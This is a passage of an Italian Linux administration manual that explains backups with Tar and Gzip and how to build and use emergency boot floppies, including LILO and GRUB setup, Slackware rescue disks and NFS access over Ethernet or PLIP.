La coppia Tar e Gzip rappresenta lo standard nell'archiviazione dei dati: Tar genera un archivio non compresso che può comprendere anche collegamenti simbolici e file speciali; Gzip lo comprime generando un archivio più piccolo.

La coppia funziona così bene che Tar è in grado di utilizzare Gzip direttamente senza dover far uso di condotti, purché il risultato dell'archiviazione non debba essere suddiviso su più supporti.

L'origine del nome Tar è *Tape archive*, ma questo programma permette ugualmente di gestire qualunque altro tipo di sistema di memorizzazione.

La versione GNU di Tar (quella utilizzata normalmente nelle distribuzioni GNU/Linux), non memorizza percorsi assoluti.

I programmi Tar e Gzip sono descritti rispettivamente nelle sezioni 183.1.2 e 183.2.1.

Negli esempi seguenti si immagina di dover archiviare il contenuto della directory '`~/lettere/`', equivalente a '`/home/tizio/lettere/`', comprese eventuali sottodirectory discendenti.

Negli esempi si cerca di utilizzare la forma tradizionale per l'indicazione delle opzioni standard di Tar. Alcune di queste possono fare a meno del trattino iniziale, come nel caso di '**`c`**' e '**`x`**'. Altre opzioni hanno quel trattino, ma possono essere aggregate in un'unica serie di lettere, come nel caso di '**`czvf`**', dove si ha l'unione di: '**`c`**', '**`-z`**', '**`-v`**' e '**`-f`**'.

796.5.1 Archiviazione diretta su dispositivi di memorizzazione

L'archiviazione attraverso la registrazione diretta sui dispositivi utilizza completamente il supporto di memorizzazione destinatario, anche se la quantità di dati da archiviare è molto piccola.

Quello sotto indicato è un esempio di archiviazione in un nastro magnetico singolo: l'opzione '**`c`**' sta per *Create*; '**`-f`**' sta per *File* e permette di definire la destinazione dell'archiviazione; '**`-z`**' attiva la compressione attraverso '**`gzip`**'. Dal momento che si utilizza la compressione, l'archiviazione multivolume non è ammissibile.

```
# tar czf /dev/ftape ~/lettere [Invio]
```

I dischetti possono essere utilizzati come i nastri, in modo sequenziale, ma questo lo si fa soltanto quando l'archivio generato non è contenibile in un solo dischetto: si ha quindi una copia multivolume e in tal caso non è ammissibile l'uso della compressione.

```
# tar cf /dev/fd0u1440 -M ~/lettere [Invio]
```

In questo caso, l'opzione '**`-M`**' sta proprio per *Multivolume* indicando quindi la possibilità che il supporto di destinazione non sia in grado di contenere l'intero archivio. In tal modo, Tar si prende cura di sospendere l'archiviazione ogni volta che viene raggiunta la capienza massima. Tar non è in grado di determinare da solo questa capacità, per cui, nell'esempio, il file di dispositivo dell'unità a dischetti è stato indicato in modo da riconoscerne la geometria, ma in alternativa si potrebbe utilizzare l'opzione '**`-L`**' seguita dalla dimensione:

```
# tar cf /dev/fd0 -M -L 1440 ~/lettere [Invio]
```

Quando si utilizzano in questo modo, i dischetti non contengono un file system e di conseguenza non possono essere innestati. La lettura del loro contenuto avviene nello stesso modo della scrittura, attraverso il nome del dispositivo.

L'archiviazione su dischetti, attraverso l'indicazione del file di dispositivo, richiede comunque che questi siano già stati inizializzati (a basso livello) secondo il formato che viene indicato. Non conta che siano vuoti: è importante che ci siano le tracce e i settori come previsto.

796.5.2 Archiviazione normale su file

Quando l'archiviazione può essere fatta su dischi (con file system) di dimensione sufficiente a contenere l'archivio intero, invece di utilizzare l'opzione '**-f**' per specificare un file di dispositivo, si può indicare direttamente un normalissimo file al loro interno, come nell'esempio seguente:

```
$ tar cf /mnt/mo1/lettere.tar ~/lettere[Invio]
```

In pratica, nel caso appena visto, si utilizza un disco innestato nella directory '`/mnt/mo1/`' e si crea il file '`lettere.tar`' al suo interno.

L'archiviazione compressa, con l'utilizzo di '**gzip**', può essere ottenuta semplicemente con l'opzione '**-z**', come nell'esempio seguente:

```
$ tar czf /mnt/mo1/lettere.tar.gz ~/lettere[Invio]
```

In tal caso l'estensione standard utilizzata (ma non obbligatoria) è '`.tar.gz`' che rende esplicito il fatto che la compressione è stata fatta dopo l'archiviazione. In alternativa si può usare anche '`.tgz`', diffusa nei sistemi Dos.

796.5.3 Archiviazione e percorsi

Gli esempi seguenti, pur archiviando gli stessi dati, mostrano un modo diverso di registrare i percorsi all'interno dell'archivio. La directory di lavoro nel momento in cui si avvia il comando, è '`/home/tizio/`', corrispondente alla directory personale dell'utente.

```
/home/tizio$ tar czf /mnt/mo1/lettere.tar.gz ~/lettere[Invio]
```

```
/home/tizio$ tar czf /mnt/mo1/lettere.tar.gz /home/tizio/lettere[Invio]
```

```
/home/tizio$ tar czf /mnt/mo1/lettere.tar.gz lettere[Invio]
```

```
/home/tizio$ tar czf /mnt/mo1/lettere.tar.gz ./lettere[Invio]
```

Nei primi due esempi, viene archiviata l'indicazione del percorso precedente, ma pur essendo stato dato in modo assoluto ('`/home/tizio/lettere`'), questo viene reso relativo da Tar, eliminando la prima barra obliqua che si riferisce alla directory radice. Questo comportamento riguarda almeno la realizzazione GNU di Tar.

Negli ultimi due esempi, viene archiviata l'indicazione della sola directory '`lettere/`', sempre in modo relativo.

796.5.4 Archiviazione di periodi

I file sono forniti di informazioni orarie. In base a queste è possibile eseguire delle copie di sicurezza riferite a dei periodi. Le copie di sicurezza a più livelli possono essere ottenute in modo semplificato attraverso l'uso dell'opzione '**-N**' seguita da una data di partenza: si ottiene l'archiviazione di quanto variato a partire da una certa data; di solito si utilizza quella dell'ultima archiviazione completa. Il concetto di variazione, in questo caso, si deve intendere come variazione del contenuto o degli attributi. Quindi si tratta della data di modifica o della data di «creazione».

```
$ tar czf /mnt/mo1/lettere.tar.gz -N 20070801 ~/lettere[Invio]
```

In questo caso, la data che segue l'opzione '**-N**' rappresenta la mezzanotte del primo agosto 2007.

```
$ tar czf /mnt/mo1/lettere.tar.gz -N "20070801 15:30" ~/lettere[Invio]
```

Questo ultimo esempio aggiunge alla data l'indicazione di un'ora particolare, 15:30; per evitare che sia interpretato in maniera errata, il gruppo data-orario viene racchiuso tra virgolette.

796.5.5 Archiviazione limitata a un'unità

Quando si eseguono delle copie di sicurezza, è probabile che si voglia archiviare solo la situazione di una certa unità di memorizzazione (partizione o directory condivisa in rete). In tal caso si deve indicare precisamente questo limite con l'opzione '**-l**' (*Limit*).

796.5.6 Estrazione dei percorsi

Quando si accede all'archivio per estrarne il contenuto o per compararlo con i dati originali, entra in gioco il problema dei percorsi. I dati vengono estratti normalmente nella directory corrente, oppure vengono comparati utilizzando come punto di partenza la directory corrente. Quindi, se l'archivio contiene la directory degli esempi precedenti, registrati a partire dalla radice (ma come già spiegato, senza l'indicazione della radice stessa), questi vengono estratti in '`./home/tizio/lettere/`', oppure comparati con i dati contenuti a partire da questo percorso.

Se in fase di estrazione o comparazione si vuole fare riferimento a percorsi assoluti, si può utilizzare l'opzione '**-P**'. In questo modo si afferma esplicitamente che i percorsi indicati nell'archivio vanno considerati come discendenti dalla directory radice.

Questo particolare della gestione dei percorsi è molto importante quando si fanno le copie di sicurezza: spesso si hanno dischi innestati su punti di innesto provvisori, pertanto non è molto conveniente memorizzare anche il percorso su cui sono innestati.

796.5.7 Recupero

Per poter effettuare un recupero di dati da un archivio è necessario conoscere in particolare il modo in cui questo è stato creato: normale, compresso, multivolume.

In generale, per recuperare dati da un archivio si utilizza l'opzione '**x**' (*Extract*) al posto di '**c**' e a essa si devono eventualmente aggiungere '**-z**' nel caso di estrazione da un archivio compresso con '**gzip**' o '**-M**' nel caso di un archivio multivolume.

Durante il recupero di una copia di sicurezza è importante fare in modo che i dati riprodotti mantengano gli stessi attributi originali (permessi e proprietà). Per questo si aggiungono le opzioni '**-p**' (riproduce i permessi) e '**--same-owner**' (riproduce le proprietà: UID e GID).

L'esempio seguente mostra un recupero da un archivio multivolume su dischetti:

```
~$ tar x -M -p --same-owner -f /dev/fd0u1440[Invio]
```

L'esempio seguente mostra un recupero con percorso assoluto: i percorsi indicati all'interno dell'archivio vengono aggiunti alla directory radice:

```
$ tar xz -P -p --same-owner -f /mnt/mo1/lettere.tar.gz [Invio]
```

796.5.8 Recupero parziale

Il recupero parziale del contenuto di un archivio Tar può essere fatto per file singoli o per directory, oppure attraverso l'uso di caratteri jolly. In questo ultimo caso però, occorre fare attenzione a evitare che la shell esegua l'espansione: è compito di Tar determinare a cosa corrispondano all'interno dei suoi archivi. Questo è un po' quello che accade a Find con l'opzione '**-name**': è Find stesso ad analizzare i caratteri jolly.

Valgono le regole solite: l'asterisco rappresenta un insieme di caratteri qualunque; il punto interrogativo rappresenta un carattere qualsiasi; le parentesi quadre rappresentano un carattere a scelta tra un insieme o tra un intervallo determinato.

Quando si indicano nomi di file o directory, o quando si utilizzano i caratteri jolly, occorre tenere presente che si sta facendo riferimento ai dati contenuti nell'archivio, con i percorsi memorizzati originariamente. Inoltre, se con i caratteri jolly si determina la corrispondenza con una directory, si ottiene l'estrazione del contenuto complessivo di quella.

L'esempio seguente mostra in che modo potrebbero essere recuperate le lettere contenute nella directory '`home/tizio/lettere/nuove/`' (l'esempio appare diviso su due righe, a causa della sua lunghezza):

```
$ tar xz -P -p --same-owner -f /mnt/mo1/lettere.tar.gz ↩
↪    home/tizio/lettere/nuove [Invio]
```

L'esempio seguente mostra l'estrazione di tutti i file e delle directory corrispondenti a '`home/tizio/lettere/ve*`'. Gli apici sono necessari per evitare che intervenga la shell a espandere l'asterisco, che invece deve essere interpretato da Tar.

```
$ tar xz -P -p --same-owner -f /mnt/mo1/lettere.tar.gz ↩
↪    'home/tizio/lettere/ve*' [Invio]
```

796.5.9 Elenco e controllo

Per ottenere un elenco del contenuto di un archivio e per compararne il contenuto con i dati originali, valgono le stesse regole del recupero dei dati. In particolare, al posto dell'opzione '**x**' si deve utilizzare '**t**' (*List*) per gli elenchi e '**d**' (*Diff*) per la comparazione.

796.6 Archiviazione di un file system

L'archiviazione di un file system intero, va fatta considerando le caratteristiche di questo, in particolare della sua struttura fisica: partizioni e condivisione attraverso la rete. In generale dovrebbe essere conveniente l'archiviazione separata per ogni partizione e per ogni file system condiviso in rete.

Oltre a questo occorre evitare di archiviare anche l'archivio che si sta creando: quando la destinazione dell'archiviazione è un file su disco, questo deve essere innestato da qualche parte e per questo si potrebbe creare un circolo vizioso.

Ci sono directory che, per la loro natura, non conviene o non devono essere archiviate: per '`/tmp/`' non conviene; con '`/proc/`' dei sistemi GNU/Linux non si deve. In questi casi si deve

solo ricordare di ricreare queste directory, nel momento in cui fosse necessario il recupero. Naturalmente non bisogna dimenticare i permessi: '`/tmp/`' 1777_8 e '`/proc/`' 0555_8.

796.6.1 Strumenti per il recupero

L'archiviazione di copie di sicurezza non è sufficiente a garantirsi contro gli incidenti: in che modo si può avviare un elaboratore in cui è appena stato sostituito il disco fisso? Evidentemente, occorre essere più previdenti e predisporre in anticipo gli strumenti necessari per preparare le partizioni di un nuovo disco fisso e per recuperare i dati archiviati precedentemente.

Questo argomento viene trattato nei prossimi capitoli.

[1] Ci sono programmi di archiviazione che si comportano così anche se non subiscono compressioni successive.

Capitolo 797

Dischetti di emergenza con GNU/Linux

Nel momento dell'imprevisto si può agire solo se si è stati previdenti, pensando ai tipi di situazioni che si possono presentare e preparando gli strumenti necessari in anticipo. Le copie di sicurezza sono la prima cosa da fare per prepararsi ai guai, ma da sole non bastano: occorrono altri strumenti per rimettere in sesto un sistema prima di poter effettuare un eventuale recupero dalle copie.

797.1 Dischetti

Di fronte a un problema qualunque di una gravità tale da non permettere l'avvio di un sistema locale, l'unica possibilità di intervenire è data da strumenti su dischetti (oppure su CD-ROM, ma non è questo l'argomento del capitolo). Esistono diversi tipi di dischetti che possono essere stati preparati in precedenza:

- dischetti di avvio;
- dischetti di installazione della distribuzione GNU/Linux;
- dischetti preparati appositamente.

797.1.1 Dischetti di avvio

Un dischetto di avvio può essere utile quando, per qualche motivo, il metodo normale di caricamento del sistema operativo non funziona più. Esistono almeno tre tipi di dischetti di questo tipo:

- dischetti con un settore di avvio, ma senza kernel;
- dischetti con un settore di avvio e con il kernel;
- dischetti contenenti solo l'immagine del kernel.

797.1.2 Settore di avvio senza il kernel

La soluzione del dischetto senza kernel non è adatta per avviare un sistema in difficoltà: è solo un modo per verificare una configurazione di un sistema di avvio come LILO quando non si vuole interferire con l'MBR del disco fisso. In pratica, nel caso di LILO si ottiene semplicemente indicando nel file '`/etc/lilo.conf`' la riga '**`boot=/dev/fd0`**', come nell'esempio seguente:

```
boot=/dev/fd0
prompt
timeout=50
image=/boot/vmlinuz
    label=linux
    root=/dev/hda2
    read-only
```

Quando viene avviato l'eseguibile '**lilo**' con questa configurazione, si ottiene la scrittura del primo settore del primo dischetto (il dischetto deve essere stato inizializzato in precedenza e può anche non contenere alcun file system). Ma in questo modo si intende che i file per il caricamento del sistema si devono trovare nella directory '`/boot/`' del momento in cui si esegue '**lilo**', ovvero nel file system in funzione in quel momento e non nel dischetto. Inoltre, anche il kernel '`/boot/vmlinuz`' si intende contenuto in quel file system e non nel dischetto.

Se si utilizza GRUB 1, il file '`/boot/grub/menu.lst`' rimane lo stesso, ma si danno dei comandi differenti per inserire il settore di avvio nel dischetto. Si osservi che il dischetto deve essere inserito nell'unità prima di avviare l'eseguibile '**grub**':

```
# grub [Invio]

grub> root (hd0,1) [Invio]

   Filesystem type is ext2fs, partition type 0x83

grub> setup (fd0) [Invio]

   Checking if "/boot/grub/stage1" exists... yes
   Checking if "/boot/grub/stage2" exists... yes
   Checking if "/boot/grub/e2fs_stage1_5" exists... yes
   Running "embed /boot/grub/e2fs_stage1_5 (fd0)"... failed (this is not fatal)
   Running "embed /boot/grub/e2fs_stage1_5 (hd0,1)"... failed (this is not fatal)
   Running "install /boot/grub/stage1 d (fd0) /boot/grub/stage2 p ↩
↪/boot/grub/menu.lst"... succeeded
  Done.

grub> quit [Invio]
```

Quando si avvia con un dischetto fatto in questo modo, il programma contenuto nel primo settore va alla ricerca del kernel e degli altri file, necessari per il caricamento del sistema, nel disco fisso nel momento dell'utilizzo di LILO o di GRUB 1. Se il sistema non si avvia perché questi file o il kernel sono stati spostati, a nulla serve un dischetto fatto in questo modo.

797.1.3 Settore di avvio e kernel

Per fare in modo che il dischetto avvii un kernel contenuto al suo interno, è necessario che questo dischetto contenga un file system e un sistema di avvio.

Nel caso di LILO deve contenere una copia della directory '`/boot/`' con il suo contenuto, la directory '`/etc/`' con il file '`lilo.conf`' e deve essere riprodotta anche directory '`/dev/`' con il file di dispositivo '`fd0`' (assieme agli altri file di dispositivo necessari a individuare i dischi o le partizioni a cui si vuole fare riferimento). Quindi è sufficiente eseguire '**lilo**' con l'opzione '**-r**', come descritto nella sezione 52.3.

Nel caso di GRUB 1, il dischetto deve contenere la directory '`/boot/grub/`' con i file '`stage1`', '`stage2`' e '`menu.lst`'. Il file del kernel può trovarsi in qualunque posizione (con qualunque nome), purché il file '`menu.lst`' sia stato predisposto di conseguenza. Fatto questo, si rende avviabile il dischetto nel modo consueto di GRUB 1:

```
# grub [Invio]

grub> root (fd0) [Invio]
```

grub> **setup (fd0)** [*Invio*]

grub> **quit** [*Invio*]

In generale, GRUB 1 si può considerare come un micro sistema operativo specializzato per l'avvio di altri sistemi. In questo senso, un dischetto predisposto come mostrato sopra è molto utile anche senza kernel; tuttavia, è sempre meglio preparare anche quello, per poter superare le situazioni più difficili.

È bene ricordare che esiste anche la possibilità di usare SYSLINUX, che permette di realizzare un dischetto con le stesse caratteristiche e con meno difficoltà. SYSLINUX è descritto nel capitolo 49.

Rispetto alla prossima tecnica, un dischetto contenente il sistema di avvio e il kernel, come appena descritto, è uno strumento di avvio più completo perché permette di specificare, sia attraverso la configurazione del sistema di avvio, sia per mezzo dei comandi che, a seconda del tipo sistema di avvio, possono essere impartiti prima del caricamento del kernel, alcuni parametri di avvio particolari del quale il proprio sistema potrebbe avere bisogno.

797.1.4 Immagine del kernel

L'ultima possibilità è la più semplice e, sotto questo aspetto, anche la più sicura: il file del kernel viene copiato sul dispositivo del dischetto, senza fare uso di alcun file system. Si può utilizzare uno dei due modi seguenti.

cp vmlinuz /dev/fd0 [*Invio*]

dd if=vmlinuz of=/dev/fd0 [*Invio*]

Evidentemente, il file del kernel è speciale perché riesce ad avviare se stesso. Il kernel da solo, però, potrebbe non sapere quale dispositivo contiene il file system principale da innestare al momento dell'avvio. È necessario utilizzare il programma '**rdev**', oppure '**knl**' per inserire questa e altre notizie nel kernel.

Supponendo che si debba avviare la partizione '`/dev/hda2`', inizialmente in sola lettura, si procede come segue per fare queste annotazioni in un kernel copiato in un dispositivo '`/dev/fd0`':

rdev /dev/fd0 /dev/hda2 [*Invio*]

rdev -R /dev/fd0 1 [*Invio*]

Con '**knl**' si può procedere così:

knl /dev/fd0 --root=/dev/hda2 [*Invio*]

knl /dev/fd0 --flags=ro [*Invio*]

797.1.5 Dischetti di una distribuzione

La maggior parte delle distribuzioni GNU/Linux predispone dei dischetti di emergenza che consentono generalmente di accedere al disco fisso e di fare delle piccole riparazioni.

Tra tutti, i dischetti più rudimentali sono quelli della distribuzione Slackware. La loro semplicità è da considerare un pregio, dal momento che utilizzandoli ci si trova di fronte un sistema GNU/Linux più o meno tradizionale, senza ottimizzazioni particolari.

797.1.6 Dischetti realizzati appositamente

Ogni sistema ha le proprie caratteristiche ed esigenze. I dischetti di emergenza preparati da altri, oppure ottenuti da una distribuzione GNU/Linux, possono adattarsi a un certo insieme di situazioni, ma non a tutte.

Quando si vuole essere sicuri di avere gli strumenti giusti al momento giusto, occorre che questi siano stati preparati e collaudati bene, in modo da non sprecare tempo inutilmente. In sostanza, la realizzazione o la personalizzazione di dischetti di emergenza è una tappa importante per chi vuole amministrare seriamente il proprio sistema.

797.2 Personalizzazione di dischetti di emergenza

L'utilizzo di dischetti di emergenza preparati da altri è un buon punto di partenza, ma le particolarità che ogni sistema può avere consigliano almeno una personalizzazione del kernel.

797.2.1 Loopback block device

Per poter costruire o almeno personalizzare dei dischetti di emergenza è particolarmente utile attivare nel kernel la gestione diretta delle immagini di questi (sezione 67.2.10).

In questo modo, un'immagine non compressa di un dischetto può essere innestata con un comando simile a quello seguente:

```
mount -o loop -t tipo_di_file_system file_immagine punto_di_innesto
```

797.2.2 disco RAM

Il file system principale può essere caricato in memoria centrale (RAM) e innestato da lì. Si ottiene un cosiddetto disco RAM. A parte ogni considerazione sui vantaggi che questo può avere nelle prestazioni del sistema, si tratta di una modalità **quasi** obbligata per l'utilizzo di dischetti di emergenza. Infatti, un disco RAM può essere ottenuto a partire da un'immagine compressa: è il kernel stesso che la espande in memoria all'atto del caricamento. Quindi, si può fare stare in un dischetto un'immagine di dimensioni superiori alla sua capacità.

Oltre a questo vantaggio, che però richiede la presenza di molta memoria RAM, un dischetto contenente un file system che è stato trasferito nella RAM, può essere rimosso subito dopo il suo caricamento, permettendo il riutilizzo dell'unità a dischetti, magari per accedere ad altri programmi di servizio non inclusi nel disco RAM.

Per la gestione di un disco RAM occorre che il kernel sia configurato appositamente (67.2.10).

797.2.3 Scostamento (offset)

Quando il kernel carica un disco RAM da un'immagine contenuta in un dischetto, deve conoscere la posizione di inizio di questa immagine. Ciò è importante quando sia il kernel che l'immagine da caricare risiedono nello stesso dischetto. Quando l'immagine da caricare nel disco RAM è contenuta in un dischetto separato, questa si trova normalmente a partire dall'inizio del dischetto, cioè da uno scostamento pari a zero.

797.3 Dischetti Slackware

I dischetti della distribuzione Slackware sono i più semplici ed efficaci in situazioni di emergenza. Per essere avviati necessitano di un dischetto di avvio (*boot*) contenente il kernel, ma questo può essere eventualmente predisposto localmente in modo da avere a disposizione la configurazione più adatta al proprio sistema. Questi dischetti sono reperibili normalmente presso gli indirizzi seguenti:

⟨*http://distro.ibiblio.org/pub/linux/distributions/slackware/slackware/rootdisks/* ⟩

⟨*http://distro.ibiblio.org/pub/linux/distributions/slackware/slackware/bootdisks/* ⟩

Il dischetto migliore per la soluzione di problemi è rappresentato dall'immagine compressa '`rescue.dsk`'. Se si intende utilizzare anche un dischetto di avvio ottenuto dalla distribuzione, occorre sceglierlo in base alle indicazioni che si trovano nei file di testo inclusi nelle directory indicate.

L'immagine '`rootdsks/rescue.dsk`' è compressa e contiene in pratica un disco in formato Ext2 di qualche mebibyte (simbolo: «Mibyte»). Questo implica che per poterne fare uso occorre molta memoria RAM.

> Nelle prime versioni della distribuzione Slackware è stata distribuita un'immagine '`rescue.dsk`' molto più piccola, in grado di stare comodamente, anche espansa, in un dischetto da 1440 Kibyte. Per elaboratori aventi fino a 8 Mibyte di memoria RAM, questo è uno dei pochi dischetti di emergenza che possa essere utilizzato ragionevolmente; tuttavia, richiede un kernel in grado di gestire i vecchi binari «a.out».

797.3.1 Organizzazione dei dischetti Slackware

Come già accennato, la distribuzione Slackware mette a disposizione immagini di dischetti di avvio, contenenti essenzialmente il kernel, assieme a immagini di dischetti contenenti il file system principale (*root*).

Le immagini per l'avvio rappresentano dischetti con un file system normale, contenente un settore di avvio, la directory '`/boot/`' e il kernel. Si tratta in pratica di dischetti realizzati in modo analogo a quanto descritto in precedenza nella sezione 797.1.1, quando si faceva riferimento a dischetti contenenti questi elementi. Le immagini dei dischetti di avvio, anche se non sono di dimensioni pari a quelle di un dischetto normale, non dovrebbero essere compresse e si possono copiare semplicemente sul dispositivo del dischetto di destinazione.

`#` **`dd if=net.i of=/dev/fd0`** [*Invio*]

Le immagini dei dischetti contenenti il sistema minimo (*root*), sono invece dischetti di qualche mebibyte, compressi in modo da poter essere collocati all'interno di un dischetto da 1440 Kibyte, costringendo però all'uso di un disco RAM.

797.3.2 Utilizzare un kernel personalizzato

Per abbinare un kernel personalizzato a un dischetto contenente il sistema minimo della distribuzione Slackware, si potrebbe ricostruire un dischetto di avvio seguendo le stesse modalità usate dalla distribuzione stessa, oppure in maniera più semplice, copiando il kernel in un dischetto direttamente attraverso il suo dispositivo e poi intervenendo con il programma '**rdev**' o con '**knl**'. Viene descritta l'ultima di queste modalità.

dd if=bzImage of=/dev/fd0 [*Invio*]

La copia di un kernel in un dischetto, attraverso il suo dispositivo, genera il solito dischetto di avviamento già descritto tante volte. Questo kernel su dischetto deve però essere informato di dove e come fare il caricamento del sistema. Il file system principale viene caricato da un dischetto, quindi si scrive questo messaggio nel kernel attraverso '**rdev**'.

rdev /dev/fd0 /dev/fd0 [*Invio*]

In alternativa, con '**knl**':

knl /dev/fd0 --root=/dev/fd0 [*Invio*]

I dischetti contenenti il sistema minimo della distribuzione Slackware non prevedono il controllo del file system e il successivo innesto in lettura e scrittura. In pratica, il file system principale deve essere innestato inizialmente in lettura e scrittura.

rdev -R /dev/fd0 0 [*Invio*]

Infine si deve specificare che:

- l'immagine del dischetto contenente il sistema (compressa o meno che sia) si trova in un dischetto separato e parte dalla posizione iniziale: lo scostamento è pari a zero;
- si vuole, oppure non si vuole, che tale dischetto sia caricato in un disco RAM;
- si vuole un preavviso per sapere quando si può togliere il dischetto del kernel per inserire il dischetto contenente il sistema.

Per fare questo si agisce su una serie di bit configurabili attraverso '**rdev**' con l'opzione '**-r**':

- i primi 11 (dal bit 0 al bit 10) permettono di definire l'indirizzo dello scostamento (in blocchi di 1024 byte);
- il bit 14 indica che si vuole caricare un disco RAM;
- il bit 15 indica che si vuole avere una pausa per lo scambio dei dischetti.

Se si vuole caricare il file system principale in un disco RAM si deve utilizzare '**rdev**' nel modo seguente:

rdev -r /dev/fd0 49152 [*Invio*]

infatti, $2^{15} + 2^{14} + 0 = 49\,152$.

Se invece non si vuole il disco RAM si deve utilizzare '**rdev**' nel modo seguente:

```
# rdev -r /dev/fd0 32768 [Invio]
```

infatti, $2^{15} + 0 + 0 = 32\,768$.

797.4 Kernel per dischetti di emergenza

Quando si configura un kernel da utilizzare assieme a dischetti di emergenza, occorre tenere presente che non è ragionevolmente possibile utilizzare i moduli ed è importante attivare determinate caratteristiche che di solito non vengono considerate per i sistemi normali.

- Gestione dei binari «a.out».

  I dischetti di emergenza obsoleti sono nel vecchio formato «a.out». Il kernel deve essere stato predisposto per gestirli:

  Kernel support for a.out binaries

- File system Minix.

  Il file system più utilizzato in passato per i dischetti di emergenza, specialmente quando questi dovevano essere di dimensioni minime, è Minix. Anche se adesso i dischetti di emergenza che si trovano in circolazione sono prevalentemente in formato Ext2, conviene includere la gestione di questo vecchio tipo di formato:

  Minix fs support

- dischi RAM.

  Anche se non si intendono utilizzare dischetti caricati in memoria RAM, vale la pena di preparare un kernel che ne permetta comunque l'utilizzo:

  RAM disk support

- Porta parallela PLIP.

  Un kernel per un dischetto di emergenza deve permettere la gestione della rete (TCP/IP) e, in particolare, invece di attivare la gestione della porta parallela per la stampa, conviene attivare la gestione della connessione PLIP:

  PLIP (parallel port) support

797.4.1 Tastiera

Quando si usano dei dischetti di emergenza si hanno già molte limitazioni e a queste si aggiunge anche la scomodità di una tastiera che non combacia con quella USA.

Si può risolvere il problema direttamente nel kernel senza dover tentare di inserire il programma '**loadkeys**' in dischetti già troppo piccoli. È sufficiente trovare il file della mappa della tastiera italiana (di solito si tratta del file '`it.kmap`' collocato nella directory '`/usr/share/keymaps/`***piattaforma***`/qwerty/`') e quindi generare il sorgente '**defkeymap.c**'. Si procede come segue, nel caso si utilizzi la piattaforma x86.

```
# cd sorgenti_linux [Invio]
```

```
# cd drivers/char [Invio]
```

```
# loadkeys --mktable /usr/share/keymaps/i386/qwerty/it.kmap ←↩
↪→          > defkeymap.c [Invio]
```

La compilazione successiva di un nuovo kernel si trova così a gestire la mappa italiana come predefinita, senza bisogno di utilizzare '**loadkeys**'.

797.5 Cavi

Quando si ha la disponibilità di più elaboratori, è probabile che il danno presentatosi su uno di questi non si sia riprodotto in tutti. Una piccola rete locale potrebbe essere di aiuto in situazioni di emergenza e in sua mancanza potrebbero andare bene anche dei cavi paralleli PLIP. Questo tipo di cavo viene descritto nella parte xvii. La sua realizzazione non è difficile: basta un piccolo saldatore, un po' di stagno, due connettori maschi DB-25 e una piattina multipolare con almeno 13 fili. La schermatura non è necessaria.

Con i dischetti della distribuzione Slackware, preferibilmente con l'immagine 'resque.gz', è possibile stabilire una semplice connessione con un servente NFS.

797.5.1 Ethernet

Attraverso una connessione Ethernet, con un'interfaccia riconosciuta come '**eth0**', si può agire come nell'esempio seguente. Si suppone in particolare che l'indirizzo di rete sia 192.168.1.0, che la maschera di rete sia 255.255.255.0 e di poter utilizzare l'indirizzo IP 192.168.1.17 per l'elaboratore avviato con i dischetti di emergenza.

```
# ifconfig eth0 192.168.1.17 netmask 255.255.255.0 [Invio]
```

```
# route add -net 192.168.1.0 netmask 255.255.255.0 dev eth0 [Invio]
```

Per verificare la connessione si può fare un '**ping**' verso l'elaboratore da raggiungere: potrebbe trattarsi dell'indirizzo 192.168.1.1.

```
# ping 192.168.1.1 [Invio]
```

Se tutto è andato bene si può procedere. Si suppone che l'elaboratore 192.168.1.1 metta a disposizione il suo file system a partire dalla directory radice.

```
# mount -t nfs 192.168.1.1:/ /mnt [Invio]
```

797.5.2 PLIP

Nel caso di una connessione PLIP, la procedura è un po' differente. In particolare bisogna ricordare che l'elaboratore dal quale si vogliono attingere i dati attraverso il protocollo NFS, deve avere un kernel compilato in modo da gestire questo tipo di connessione.

Si fa riferimento allo stesso esempio riportato nella sezione precedente. L'unica differenza sta nell'interfaccia usata per la comunicazione: si suppone che sia stata riconosciuta la '**plip1**' da entrambi i lati.

Il procedimento di connessione va fatto da entrambi i capi, infatti, raramente un elaboratore ha una connessione PLIP stabile, per cui non si trova ad avere un indirizzo e una tabella di instradamento già pronti.

Dal lato dell'elaboratore avviato con i dischetti si procede come segue:

```
rescue# ifconfig plip1 192.168.1.17 pointopoint 192.168.1.1[Invio]
```

```
rescue# route add -host 192.168.1.17 dev plip1[Invio]
```

```
rescue# route add -host 192.168.1.1 dev plip1[Invio]
```

Dal lato dell'elaboratore servente si effettua l'operazione inversa:

```
server# ifconfig plip1 192.168.1.1 pointopoint 192.168.1.17[Invio]
```

```
server# route add -host 192.168.1.1 dev plip1[Invio]
```

```
server# route add -host 192.168.1.17 dev plip1[Invio]
```

Per verificare la connessione si può provare con una richiesta di eco:

```
rescue# ping 192.168.1.1[Invio]
```

Se tutto è andato bene si può procedere innestando il file system di rete:

```
rescue# mount -t nfs 192.168.1.1:/ /mnt[Invio]
```

797.5.3 Considerazioni accessorie

Il dischetto di emergenza ha bisogno di un altro punto di innesto per accedere a un disco fisso locale. È sufficiente creare un'altra directory.

Quando si accede a un servente NFS e non è possibile farlo mantenendo i privilegi dell'utente '**`root`**', una semplice copia attraverso '**`cp -dpR`**' non dà un risultato garantito: alcuni file potrebbero risultare inaccessibili in lettura. La cosa si risolve facilmente impacchettando quello che serve nell'elaboratore di origine e dando a questo archivio tutti i permessi necessari.

797.6 Utenti e gruppi

Quando si utilizza un sistema operativo minimo, avviato attraverso dischetti di emergenza, per recuperare i dati da uno o più archivi, occorre fare mente locale al problema dell'abbinamento utenti/gruppi, UID/GID.

Trattandosi di un sistema minimo, può contenere alcuni nomi di utenti e di gruppi, presumibilmente non «umani», che siano comunque esistenti. Solitamente, questi nomi di utenti e di gruppi sono standardizzati, tuttavia il loro abbinamento con numeri UID/GID non è sempre uniforme. A questo punto, se si recuperano i dati di un sistema in cui questi nomi non corrispondono esattamente, si rischia di riprodurre una copia differente, che non è più valida quando il sistema operativo normale viene ripristinato.

Se non ci sono alternative, si può accettare l'inconveniente, riavviare il sistema rigenerato e ripetere il recupero. In questo modo, i file vengono sovrascritti e la proprietà di questi viene abbinata in base ai nuovi file '`/etc/passwd`' e '`/etc/group`'.

In generale, proprio per questo problema, sarebbe opportuno che il dischetto di emergenza contenesse esclusivamente l'indicazione dell'utente e del gruppo '**`root`**', eliminando qualunque altro tipo di utente di sistema.

797.7 Altri programmi affini

- *yard(8)* [1]

  Si tratta di un insieme di programmi per organizzare e facilitare la realizzazione di dischetti di emergenza.

797.8 Riferimenti

- *Historic Linux*

  ⟨*http://www.ibiblio.org/pub/historic-linux/* ⟩

- *Small Linux*

  ⟨*http://sourceforge.net/projects/smalllinux/* ⟩

- *LOAF: Linux on a floppy*

